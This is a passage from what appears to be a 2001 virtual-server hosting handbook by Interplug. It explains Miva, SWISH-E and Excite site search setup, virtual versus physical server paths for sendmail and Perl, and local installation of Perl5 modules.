the vendor and is subject to change. How Does Miva Work? The Miva "preprocessor," or the executable, reads enhanced tags and outputs standard HTML to the browser. These additional Miva embedded tags include but are not limited to the following commands: ! <MvIF> ! <MvELSE> ! <MvWHILE> ! <MvEVALUATE> ! <MvLET> ! <MvASSIGN> ! <MvFUNCTION> ! <MvCALL> ! <MvHIDE> HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 158
  • 159.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION ! <MvEXIT> ! <MvOPEN> ! <MvCLOSE> ! <MvIMPORT> ! <MvEXPORT> ! <MvADD> ! <MvDELETE> ! <MvMAKEINDEX> ! <MvPACK> Miva works with Java, JavaScript, VBScript, and all browsers. A thorough presentation of the Miva technology can be found at: http://www.miva.com/products/engine/ To install Miva 3.0 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter /usr/local/contrib/miva-install. This action initiates the installation script. Although version 3.0 is backwards compatible, the install script does not replace any existing Htmlscript files from a prior distribution. Concurrently run both Miva and the prior version of htmlscript to ensure that your existing applets do not introduce any unknown bugs. If errors occur, convert your htmlscript applets to Miva v3.0 to take advantage of the support and performance enhancements offered. Note: If you have problems with the installation, please submit a problem report to support. Sampling Miva Templates Miva v3.0 comes with ready-to-run applications that are also available at: http://www.miva.com/products/engine/mia/templates/ A list of application template titles and descriptions follows. Mailing List Form This applet shows a simple technique for solving the common problem of users not filling in a form correctly. The user is re-prompted to fill in the data until they get it right. The data is stored in a file and or distributed via e-mail. Quiz Systems This applet can be used to create Intranet product knowledge testing systems, provide test preparation for educational and training institutions, build distance learning applications. It can also be used as an attraction for commercial web sites. This applet allows you to run existing quiz systems or even create your own quiz! HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 159
  • 160.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Message Forum Electronic conferences are fundamental to the Internet. This applet demonstrates a messaging system that allows users to post messages and organize them into a searchable category based index. Search Engine One of the most common applications on the web is an index of web pages. This applet shows how Miva can be used to build a searchable, interactive index. On-Line Catalog and Shopping Basket Users can add and remove multiple products into a "shopping basket. "This applet demonstrates a "page" from an electronic catalog where the product information is derived from a data file. Ongoing technical support Support for Miva is provided under the following programs: ! End users can get coding support through the majordomo list Server, by sending e-mail to majordomo@htmlscript.com with subscribe hts-users e-mail@domain.com in the first line of text. ! Free Quick Reference cards are sent by US Postal Mail by filling out the on-line form at: http://www.miva.com/quickref/ ! On-Line Documentation is provided as an HTML file in the distribution and can also be found at: http://www.miva.com/docs/mmstart.html, http://www.miva.com/docs/reference.html, http://www.miva.com/docs/mvadmin.html, http://www.miva.com/docs/koolref.html HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 160
  • 161.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Swish-E One of the most convenient methods for allowing clients to retrieve information from a web site is to build an index and search capability of that site. This can be a daunting task, but with a few tools on your side, it becomes easier. Normally web indexing and searching requires a complex, hard to use and install WAIS-based solution. SWISH-E is the tool to get around this complex WAIS-based solution that most use. SWISH-E can be used by learning the following: ! Indexing SWISH-E ! Using the HTML source for the search form ! Installing the CGI search Indexing SWISH-E SWISH-E is an enhanced version of SWISH (written by Kevin Hughes). SWISH-E stands for Simple Web Indexing System for Humans - Enhanced. With it, you can create searchable indexes on your Web server files to enable people browsing your site to search the generated indexes. Although SWISH-E is not intended to be a full-featured indexing and search tool, it is easy to manage and was created specifically for use with Web sites. To install SWISH-E on your site 1. Connect to your virtual server via Telnet and enter the following: % cd % tar -xvf /usr/local/contrib/swish-e.tar This action untars the SWISH-E tar file prepared for you. % cd ~/usr/local/swish-e This action changes your current working directory to your swish-e directory where you will create the configuration file below. To create a SWISH-E configuration file SWISH-E has the capability to use configuration files to specify all sorts of options for indexing. These options are shown in the sample configuration file below. Create a separate configuration file for each search on your server. For example, if you have several users on your server that require separate searches for their own directories, create a separate configuration file for each user. Then use the configuration files to create separate index files for each search. 1. Save this file under the name of "WEBSITE.CONF" (or some other name of your liking. You can copy the default SWISH.CONF file to your own CONF file and edit it as necessary. The default SWISH.CONF file will need to be changed before it will work on your system as its variables will not work as they are.) 2. Place the file in your ~/usr/local/swish-e directory. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 161
  • 162.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Note: Familiarize yourself with the FileRules section of the configuration file. By default, SWISH-E will not index files in directories containing a ".htaccess" file. If you have a directory that contains a ".htaccess" file, and you want to index it, comment out the FileRules line by placing a "#" as the first character in the line. Sample SWISH-E configuration file Below is a sample SWISH-E configuration file. Notice that the bold lines are the variables that you can change in your configuration file. The bold lines are followed by comment lines that explain the variable. As mentioned above, you should pay particular attention to the FileRules sections. # Kangaroo Technical Support, support@Kangaroo.com, 3/11/95 IndexDir /usr/home/Kangaroo/usr/local/etc/httpd/htdocs/ # This is a space-separated list of files and directories you want indexed # You can specify more than one of these directives. IndexFile index.swish # This is what the generated index file will be. IndexName "Kangaroo Web Page Index" IndexDescription "This is a full index of the Kangaroo web site." IndexPointer "http://www.Kangaroo.com/cgi-bin/search.cgi" IndexAdmin "Kangaroo Technical Support (support@Kangaroo.com)" # Extra information you can include in the index file. IndexOnly .html .htm .txt .gif .xbm .au .mov .mpg # Only files with these suffixes will be indexed. IndexReport 3 # This is how detailed you want reporting. You can specify numbers # 0 to 3 - 0 is totally silent, 3 is the most verbose. FollowSymLinks yes # Put "yes" to follow symbolic links in indexing, else "no". NoContents .gif .xbm .au .mov .mpg HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 162
  • 163.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION # Files with these suffixes do not have their contents indexed, ReplaceRules replace "/usr/home/Kangaroo/usr/local/etc/httpd/htdocs" "http://www.Kangaroo.com" # ReplaceRules enables you to make pathname file changes before the # files are indexed. FileRules pathname contains admin testing demo trash construction Confidential FileRules filename is index.html FileRules filename contains # % ~ .bak .orig .old old. FileRules filename contains # % ~ .bak .orig .old old. FileRules title contains construction example pointers FileRules directory contains .htaccess # Files matching the above criteria will *not* be indexed IgnoreLimit 50 100 IgnoreWords SwishDefault Ignore Limit When you set an IgnoreLimit option in your SWISH-E configuration file, the option automatically omits words that appear too often in the files (these words are called stopwords). Specify a whole percentage and a number, such as "50 100." The setting omits words that occur in over 50% of the files and appear in over 100 files. Comment this line out to turn off auto-stopwording. Ignore Words You set the IgnoreWords option in your SWISH-E configuration file to specify words to ignore. The word "SwishDefault" includes a list of default stopwords. Words should be separated by spaces and may span multiple lines. Comment this line out to turn off IgnoreWords. Note: In the previous configuration file example, replace the KANGAROO entries with your virtual server path name and domain name. To run SWISH-E 1. From the command prompt: % cd ~/usr/local/swish-e This will place you in the proper directory. % ./swish-e -c CONFIG_FILE Where CONFIG_FILE is the name of your SWISH-E configuration file you created in the previous step. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 163
  • 164.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION After you run the SWISH-E executable, a SWISH-E index file is generated. The name of the SWISH-E index file is that which you specified as the value for the IndexFile variable in the SWISH-E configuration file. In the previous example, it is referred to as index.swish. After running SWISH-E, test it from the command prompt. The following is a sample test session: HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 164
  • 165.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Sample Test Session Below is a sample command line test session. The bolded lines are lines that you enter, and the non-bolded lines are what your server will return. % ./swish-e usage: swish [-i dir file ... ] [-c file] [-f file] [-l] [-v (num)] swish -w word1 word2 ... [-f file1 file2 ...] [-C file] [-m num] [-t str] swish -M index1 index2 ... outputfile swish -D file swish –V options: defaults are in brackets -i : create an index from the specified files -w : search for words "word1 word2 ..." -t : tags to search in - specify as a string "HBthec" - in head, body, title, header, emphasized, comments -f : index file to create or search from [index.swish] -c : configuration file to use for indexing -C : configuration file to use for metaNames in search -v : verbosity level (0 to 3) [2] -l : follow symbolic links when indexing -m : the maximum number of results to return [5000] -M : merges index files -D : decodes an index file -V : prints the current version version: 1.1.1 docs: http://www.eit.com/software/swish/ % ./swish-e -w support # SWISH format 1.1 # Search words: support # Name: Server Web Page Index # Saved as: index.swish # Counts: 1738 words, 93 files # Indexed on: 29/09/98 10:57:24 MDT # Description This is a full index of the Server web site. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 165
  • 166.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION # Pointer: http://www.server.com/cgi-bin/search.cgi/ # Maintained by: Server Technical Support # support@server.com) 1000 # http://www.server.com/support/default.html # "Virtual Server - Technical Support" 10472 885 # http://www.server.com/support/default.html # "default.html" 1316 403 # http://www.server.com/servers/server_a.html # "Virtual Server A" 5432 The command line method enables you to check that the SWISH-E search is working correctly. After you know that the search is working install a web page that will process the search. Using the HTML source for the Search Form The HTML source below represents a sample search form. This form can be customized for your virtual server by changing the occurrence of SWISH_INDEX_FILE (shown in bold) to the name of the SWISH-E index which you specified as the value for the IndexFile variable in the SWISH-E configuration file. Sample Search Form This is an example of the search form that will be used by visitors to your web site to search your site. This page can be placed anywhere you would like in your htdocs directory. <html> <head> <title>Search Swish Index</title> </head> <body> <h1>Search Swish Index</h1> <form method="GET" action="/cgi-bin/library/searchindex/query.pl"> <!-- want to mimic "swish -f swishindex -w keywords -m maxresults" --> <input type="hidden" name="swishindex" value="/usr/local/swish-e/SWISH_INDEX_FILE"> <b>Search for the following keywords:</b><br> <input name="keywords" size=40 maxlength=512> HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 166
  • 167.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION <p> &#160; &#160; <input type=radio name=detail value=yes CHECKED> <b>Verbose report</b> &#160; &#160; <input type=radio name=detail value=no> <b>Simple report</b> <p> <b>Maximum number of results:</b><br> <input name="maxresults" size=5 value=40 maxlength=64> <p> <input type="submit" value="Search"> <input type="reset" value="Reset"> <p> <p> search example 1: john and doe or jane<br> search example 2: john and (doe or jane)<br> search example 3: not (john or jane) and doe<br> search example 4: j* and doe<br> <p> </form> </body> </html> If you would like to hide the "maxresults" edit field then add a "type=hidden" argument with the input tag. The "maxresults" line would then look like this: <input name="maxresults" type = "hidden" size=5 value=40 maxlength=64> If you are unfamiliar with the FORM HTML element, or would like to learn more about forms, the following URL is an excellent resource: http://www.ncsa.uiuc.edu/SDG/Software/Mosaic/Docs/fill-out-forms/overvi ew.html Installing the Search CGI 2. Upload the Search Form you created in the previous section. 3. Store it in your usr/local/etc/httpd/htdocs directory or any directory below your htdocs directory on your server. 4. Customize the form (by adding graphics, etc. Do not alter the variable name for each input field). 5. Customize the Appearance of the Search CGI by following the steps below. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 167
  • 168.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To customize the appearance of the search CGI Two subroutines in your usr/local/etc/httpd/cgi- bin/library/searchindex/util.pl file are used to print out header and footer information . These functions are print_header_info and print_footer_info. Feel free to modify these functions such that the CGI outputs pages that are in synch with the graphics and format of the rest of your site. Test your search form Your search form should now be up and running. Use your browser to go to your search page and try out your new search form. Keep your index up to date As you change your web pages, update your search index by running the SWISH-E script. % cd ~/usr/local/swish-e % ./swish-e -c CONFIG_FILE Where CONFIG_FILE is the name of your SWISH-E configuration file you created. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 168
  • 169.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Excite Excite for Web Servers makes it easy for you to add Excite's advanced concept-based searching to your Web site. Excite for Web Servers provides a simple Web-browser interface for administering Excite, indexing, and searching over collections of documents. In particular, Excite can: ! Specify a set of documents to be considered a single collection over which one can search ! Design customized pages for displaying results to users who wish to search over that collection ! Index that collection, monitoring the progress, and allow searching of the collection using a concept-based search in addition to simple keyword searching. With Excite for Web Servers it is easy to set up concept-based-searchable Web sites in minutes. Installing Excite 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter cd. This action places you into your home directory. 3. Enter /usr/local/contrib/excite-install. This action runs the excite install script for your virtual server. 4. When the install script asks you for a password, enter a password you want to use to access the Excite online configuration CGI programs. Note: Excite for Web Servers requires about 4MB of server disk space. Be sure that you have this space available under your virtual server disk space quota before installing Excite. Configuring Excite Excite includes several administration CGI programs to help you configure your searches. To create a new search index, do the following: 1. Access the main Excite administration page on your server using the password you chose when originally installing excite: http:// your-domain.com/cgi-bin/AT-admin.cgi/ 2. Excite calls the set of documents you want searched a collection. To create a new collection, enter a name for your collection in the first text box and click the Create New Collection button. 3. You should now see the Configure New Collection form. The collection index at the top of the page should be set correctly already. 4. In the Choose the Files to Index section of the form you can chose which files or directories you want to include in the collection. The collection is set by default to include the /usr/local/etc/httpd/htdocs directory, which is your entire Virtual Server's web site. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 169
  • 170.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 5. The Index Filter section allows you to fine tune the inclusion of pages in the search by using filters you can define. Click on the documentation link for more help. 6. When you finish configuring the collection, click the Save button at the bottom of the page. 7. You can now create an index for the newly configured collection. Click the Index button. The next page will show you the configuration of your collection and you can click on the Index button on this page to begin the indexing process. The process will run in the background on your Virtual Server. You can monitor progress by clicking on the View Logs button. 8. Excite also has a utility to create the search page for you. Click the Generate button. After filling out the form, click the Generate button at the bottom of the page. Your search page will be located at: http://yourdomain.com/Excite/AT-<collection_name>query.html Excite Documentation The Excite installation contains documentation that will be installed on your Virtual Server when you install the software. You can locate more information about Excite at this URL: http://yourdomain.com/Excite/AT-help.html You can also get more information about Excite at the Excite for Web Servers home page: http://www.excite.com/navigate/ HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 170
  • 171.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 12 Programming on the virtual server The virtual server system is robust in its support of programming languages and compilers. The following compilers are supported: ! gcc (g++) ! C (cc) ! as (an assembler) ! Kaffe, a Java "interpreter" and "Just in Time" compiler. In addition to the above compilers, the virtual server system has the capability to run interpreted languages such as PERL. While it is beyond the scope of this chapter to teach you how to program in a specific language, it can address some common errors that are encountered when using these utilities. Initially, this chapter discusses PERL because it is the language most chosen for web development. However, the theoretical discussion of PERL equally applies to scripts written in other languages. This chapter contains the following: ! The virtual server vs. the physical server ! Scripting using PERL ! Understanding Kaffe ! Understanding Shell Languages HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 171
  • 172.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The virtual server vs. the physical server Programming on your virtual server is different than the programming you may have done in the past. The virtual server runs in a special environment that protects and isolates one virtual server from another. Because this difference is integrated into the technology of the virtual server system, it is sometimes not readily apparent. What causes additional confusion is that Telnet (the program you use to connect to the command line of your virtual server) does not run under the virtual server environment. Programs are often written and tested from a Telnet "environment," which is different than the environment the script runs under when called, for example, through a web server. Only one user has access to Telnet (the virtual server administrator). When you are logged onto your virtual server via Telnet, you are not constrained by the virtual server environment. You have access to many utilities which otherwise you would not. The Telnet administrator’s "environment" includes access to much of the physical server on which the virtual server resides. When a virtual server administrator connects to a virtual server via Telnet, he or she arrives at a command prompt display that defaults to their "home" directory: virtual-server: {1} % Note: The above line is a sample of how a command prompt normally appears in a Telnet session. The rest of the chapter uses a % sign to represent the command prompt. When you run the command "print working directory", it tells you the directory you are in: % pwd /usr/home/login-id Where "login-id" is the "login" name of the virtual server administrator. The following is an example from berrett.org. berrett: {2} % pwd /usr/home/berrett For services other than Telnet however, home directory is mapped to "/", or "root". For example, when connecting to a virtual server via FTP (using a hypothetical domain name of "yourdomain.com") and type "pwd", it returns "/". % ftp yourdomain.com Connected to yourdomain.com 220 yourdomain.com ftp server (Version 5.3.2) ready. Name (yourdomain.com:root): login-id 331 Password required for login-id. Password: 230 User login-id logged in. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 172
  • 173.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Remote system type is UNIX. Using binary mode to transfer files. ftp> pwd 257 "/" is current directory. ftp> The difference between the path seen in Telnet and other services causes a common problem when programming CGI's. For example, at times Administrators desire to send mail from a script. In traditional UNIX, a call can be made to the "sendmail" program to send mail. When writing scripts, you must "path" to the program you want to run. With UNIX, you can type "which sendmail" to find the path to the program you are calling. For example: % which sendmail /usr/sbin/sendmail Using "which" in the above example returns path to the physical server Sendmail, rather than your personal virtual server Sendmail that resides on the physical server. Using which for locating a programs path can be misleading since the path used in CGI scripts need to be valid when run in the virtual environment. This problem is addressed in the following sections. Scripting on your virtual server There are several programs that enable you to get more information from your virtual server. The following is a list of useful commands: ! "Which" ! "Whereis" ! "PERL" The above commands are explained in the following sections. Using "Which" The "Which" program looks through the various paths in your .cshrc file (a configuration file in your $HOME directory) and returns to the path of the first program that matches the "which" query. The following is an example of what a .CSHRC path might look like: set path = (~/bin /bin /usr/bin /usr/X11/bin /usr/contrib/bin /usr/contrib/mh/bin /usr/games /usr/local/bin) The tilde (~) is another way of specifying $HOME (your home directory). So, in the above example, entering "which sendmail" tells the virtual server to search for the program "sendmail" in the /usr/home/login- id/bin/ directory. Since the program is there, it returns: % which sendmail /usr/home/login-id/bin/sendmail HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 173
  • 174.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Using "Whereis" There are other methods for checking which program is run. One way of checking is called "whereis". It checks a different set of paths than the "which" command to find its programs, so the same test yields a different result: % whereis sendmail /usr/sbin/sendmail In this instance, the physical servers sendmail is found (/usr/sbin/ was checked before ~/bin). Why is this important? When the scripts you write run from a web page instead of a Telnet prompt the paths are different. The scripts no longer have access to libraries or directories above the $HOME directory when run from the web server. This is the case even though with Telnet you do have access to libraries and directories. When scripts are run from, for example, a web server, /usr/home/login-id is changed to simply "/", and your script cannot get above this directory to access any part of the physical server. For example, if you were to write a script with the path /usr/sbin/sendmail the virtual server would begin looking in /usr/home/login-id/ to try to find the path /usr/sbin/sendmail. Since it does not exist on your virtual server by default, the path /usr/home/login-id/usr/sbin/sendmail is not present. Therefore, your script would terminate with an error - unable to find sendmail. The problem escalates if you were to write a script with the path to sendmail as /usr/home/login-id/bin/sendmail. When the script executes it looks in the $HOME directory (as it is now root "/") to find /usr/home/login-id/bin/sendmail. Or to make the search more clear, it tries to find /usr/home/login-id/usr/home/login- id/bin/sendmail. This path also does not exist. Note: When programming for a virtual server, remember that the virtual server assumes the $HOME directory as the virtual root directory, and your pathing to sendmail in this case would just be /bin/sendmail. Then, when the script runs, it tries to find $HOME/bin/sendmail (/usr/home/login-id/bin/sendmail). Since this is present, your script runs as expected. Pathing to PERL The same problem of confusing the virtual server with the physical server can appear when pathing to PERL. When you enter "which perl", the PERL returned is the first PERL seen in your .CSHRC $PATH. If this is PERL 4, you may path to the wrong PERL (/usr/bin/perl). To call PERL5, you must first install it. To install Perl5 From the Telnet command prompt, enter % tar -xvf /usr/local/contrib/perl5.tar HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 174
  • 175.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Note: The above command is installing the tar file from the physical server’s /usr/local/contrib/ directory to your virtual server. The installation places PERL5 (with all the standard libraries) onto your virtual server in the directory ~/usr/local/lib/perl5/. The new PERL5 binary resides in the ~/usr/local/bin/ directory. So, the correct path to PERL5 in your scripts is: #!/usr/local/bin/perl When run from the web, the script changes to the virtual environment and runs $HOME/usr/local/bin/perl. Creating or testing in the virtual server environment At times, you may create or use a script from someone else, but you want to test the script in the virtual environment. To test a script From the Telnet command prompt, append the "virtual" command before you call the script. For example: % virtual ./env.cgi The above command would run the env.cgi script in the same virtual environment that exists for the web server. This action forces each path in the env.cgi script to run in the "virtual" mode. Note: Call the script by entering a ./ The dot is a trick that means "Start in the directory I'm in." HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 175
  • 176.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Scripting using PERL PERL (Practical Extraction and Report Language) is an interpreted programming language that pattern matches, manipulates information and is useful for systems administration automation. Over time, it has become the language of choice for most of the CGI's currently in use on the web. PERL can be called in two ways: ! Directly from the command line ! Running the program on the first line of the file You can call PERL explicitly from the command line. For example: % ~/usr/local/bin/perl ./env.cgi You can also call PERL by running the program on the first line of the file using the #! notation. For example, if you are creating a script using PERL, open a file and enter #!/usr/local/bin/perl. This action informs the computer that the script is a PERL script. Duplicating the virtual environment If you desire to execute the script duplicating the virtual environment, use the "virtual" command: % virtual ./env.cgi The first line in the ENV.CGI is #!/usr/local/bin/perl, so the PERL5 binary is used for the script. PERL can also take command line options, which can be useful in debugging scripts. They can also be included on the first line of your script. For example, the following causes PERL to check the syntax of the script: #!/usr/local/bin/perl -c The following forces PERL to look in the /usr/local/lib/perl5 directory for "include" files: #!/usr/local/bin/perl -I/usr/local/lib/PERL5 The following forces PERL to print warnings about various things #!/usr/local/bin/perl -w Note: When a script does not work properly, the -w and -c options can help debug by generating warnings and check for syntax errors. In addition to these options, check your web server error log files for errors. To check your server’s error log files 1. Connect to your virtual server via Telnet. 2. Change directories to the log directory. 3. Tail the error log. % cd ~/www/logs % tail error_log HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 176
  • 177.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Common problems and solutions with PERL scripts The following are some common problems and possible solutions that can occur with PERL scripts on a virtual server. Problems with PERL5 scripts Script requires PERL5, but PERL5 is not on the virtual server OR The path to PERL that the script uses is #!/usr/bin/perl rather than #!/usr/local/bin/perl. Solution Install PERL5. To install PERL5 1. Connect to your virtual server via Telnet or SSH and from the command prompt execute the following commands: % cd % tar –xvf /usr/local/contrib/perl5.tar After installing PERL5, point to your new PERL installation by editing your CGI script . To edit your CGI script 1. From the command prompt % cd www/cgi-bin % pico my-cgi.cgi 2. Change the first line of the script from: #!/usr/bin/perl to: #!/usr/local/bin/perl This action runs your PERL program using the PERL5 interpreter rather than perl4, located in ~/usr/bin/perl. The perl install now installs a hard linked copy of PERL 5. This saves space on the virtual server (about 10.8 megs). If you need your own copy of PERL 5 run vinstall at the command prompt and enter perl5cp to install your own copy of perl: % vinstall perl5cp Vinstall can also install the linked copy of PERL 5: % vinstall perl5 Problem with utilities Utilities such as "sendmail" do not seem to work. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 177
  • 178.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Solution Because the problem is probably a pathing issue, such as /usr/sbin/sendmail being used rather than /bin/sendmail, you must change the paths from physical server paths to virtual server paths. Note: To ensure that your script is calling paths to the virtual server environment, see the previous section entitled The virtual server vs. the physical server for more information. Problem with PERL script module A module is not found in the PERL script which is probably because of a pathing issue ("usr" or "require" not pathing to the correct PERL module) or module is not included in the current PERL installation. Solutions Any of the following solutions can solve the problem of when a module is not found in the PERL script: ! Put the module in the same directory in which the PERL script is running and do not path to it (just call it by name using the "use" or "require" or other such syntax) ! Put the module in the directory where your other modules are stored, normally (/usr/local/lib/perl5/). ! Add the path to modules you have created or desire to use into the @INC array (to use this solution, we suggest the O'Reilly series books on PERL). Installing Perl5 Modules on Your Virtual Server Utilities for installing PERL5 modules generally assume that the installation is being done in the root area of the file system of the host machine. As a virtual server user you do not have access to the root area of the host machine. You must install PERL5 modules locally, within your virtual server file system. The following is explained in more detail: ! Installing Perl5 Modules Locally ! Making Scripts Find the Modules You Have Installed ! Installing New Modules that Require Locally Installed Modules ! Module Installation Using CPAN.pm Installing Perl5 Modules Locally Normally, the PERL5 module installation procedure includes commands something like these: % perl5 Makefile.PL % make % make test % make install HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 178
  • 179.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The first command, perl5 Makefile.PL, directs PERL5 to create a makefile for the new module you are installing. When installing a PERL5 module locally you must designate on the command line the home directory of your PERL5 installation. That information is used by PERL5 to create the makefile. Substitute the following command for PERL5 Makefile.PL: % perl5 Makefile.PL PREFIX=/usr/home/login- id/usr/local The value "login-id" above should be replaced with the username of your virtual server. The complete installation process is: % perl5 Makefile.PL PREFIX=/usr/home/login- id/usr/local % make % make test % make install For older modules it may be necessary to designate several other variables on the command line during the module installation: % perl5 Makefile.PL PREFIX=/usr/home/login-id/usr/local INSTALLPRIVLIB=/usr/home/login-id/usr/local/lib/perl5 INSTALLSCRIPT=/usr/home/login-id/usr/local/bin INSTALLSITELIB=/usr/home/login-id/usr/local/lib/perl5/site_perl INSTALLBIN=/usr/home/login-id/usr/local/bin INSTALLMAN1DIR=/usr/home/login-id/usr/local/lib/perl5/man INSTALLMAN3DIR=/usr/home/login-id/usr/local/lib/perl5/man/man3 To save yourself some typing you can create a file and put these variable assignments above in the file (<filename>) something like this: PREFIX=/usr/home/login-id/usr/local INSTALLPRIVLIB=/usr/home/login-id/usr/local/lib/perl5 INSTALLSCRIPT=/usr/home/login-id/usr/local/bin INSTALLSITELIB=/usr/home/login-id/usr/local/lib/perl5/site_perl INSTALLBIN=/usr/home/login-id/usr/local/bin INSTALLMAN1DIR=/usr/home/login-id/usr/local/lib/perl5/man INSTALLMAN3DIR=/usr/home/login-id/usr/local/lib/perl5/man/man3 Then, each time you install a PERL5 module you can use the following syntax: % perl5 Makefile.PL `cat <filename>` % make % make test % make install You also can have a few different local modules installation procedures, for example one for production PERL and another for development: % perl5 Makefile.PL `cat <filename>.production` or % perl5 Makefile.PL `cat <filename>.development` HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 179
  • 180.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Making Scripts Find the Modules You Have Installed When you install PERL5 on your virtual server, all pre-installed modules are installed into these four directories (depending on which version of PERL5 you are installing): /usr/lib/perl5 /usr/lib/perl5/i386-bsdos/5.00X /usr/lib/perl5/site_perl/i386-bsdos /usr/lib/perl5/site_perl These directories above are preset in the PERL5's @INC array. That array contains the paths that PERL5 searches in order to find modules. If you install PERL5 modules locally as described above, you must append two directories that are local to your virtual server. To append the local directories to the @INC array 1. Add [/usr/home/login-id/usr/local/lib/perl5]. 2. Add [/usr/home/login-id/usr/local/lib/perl5/site_perl]. The architecture specific directories can be searched by PERL automatically. Each time you use modules in that path, you must add lines to your scripts. To add lines to your scripts 1. Use lib qw(/usr/home/login-id/usr/local/lib/perl5 2. Add /usr/home/login-id/usr/local/lib/perl5/site_perl) Note: You do not have to put the lines into a BEGIN block; the LIB.PM module takes care of that for you. It also adds the architecture specific directories. To Use a BEGIN block to include your installed modules ! Add BEGIN { unshift @INC, qw(/usr/home/login-id/usr/local/lib/perl5 ! Add /usr/home/login-id/usr/local/lib/perl5/site_perl); }. Note: The "use lib" construct seems to be cleaner. The unshift @INC construct does not automatically add the architecture specific directories to the @INC array. Installing new modules that require locally installed modules Imagine that you have installed module A in /usr/home/login- id/usr/local/lib/perl5. Now you want to install a module B that demands module A to be already installed. You know that you have installed the A module, but amazingly B cannot locate it. Why? Because when you try to install the module B it does not know that you have module A installed locally. Perl5 searches the basic 4 directories as defined by default in the @INC array. But your local directories are not listed there. The solution is simple. The PERL5LIB environment variable does the same job in the shell as "use lib" does in your script. So if you use csh/tcsh type the following at the command line: HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 180
  • 181.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION % setenv PERL5LIB /usr/home/login-id/usr/local/lib/perl5 % setenv PERL5LIB /usr/home/login-id/usr/local/lib/perl5/site_perl Note: Check the main page of your favorite shell to see how to set the environment variables if you use a shell different from csh/tcsh. Put this setenv statement into .login or another file that is used as a source each time you login into your account. You will not have to worry to remember setting the setenv each time you login. Module Installation Using CPAN.pm An alternative to manually installing perl5 modules is the CPAN.pm module (see http://www.perl.com/CPAN-local/) which automates module download and installation. If you have PERL5.004 or higher installed, CPAN.pm is with the distribution bundle. If not, you can download it from CPAN. Note: When you install it or use it the first time, the module prompts you about a PREFIX directory. This enables you to define a different PREFIX directory if you are doing a local installation. To run the CPAN.pm module: % perl5 -MCPAN -e shell % install CGI % i /CGI/ The above commands load the latest CGI module, unpack it, make it, test it and install it into your local area or the directory you specified as the PREFIX directory. After it has done that, it returns a module list that match that pattern. The CPAN.pm module has more functionality, like checking for the latest modules, for example. Just run perldoc CPAN to read the man page. The content on this page was adapted from TULARC: The Ultimate Learn and Resource Center and was originally authored by Bekman Stas. http://www.eprotect.com/stas/TULARC/webmaster/myfaq.html#7. Understanding Kaffe Kaffe (Swedish word for 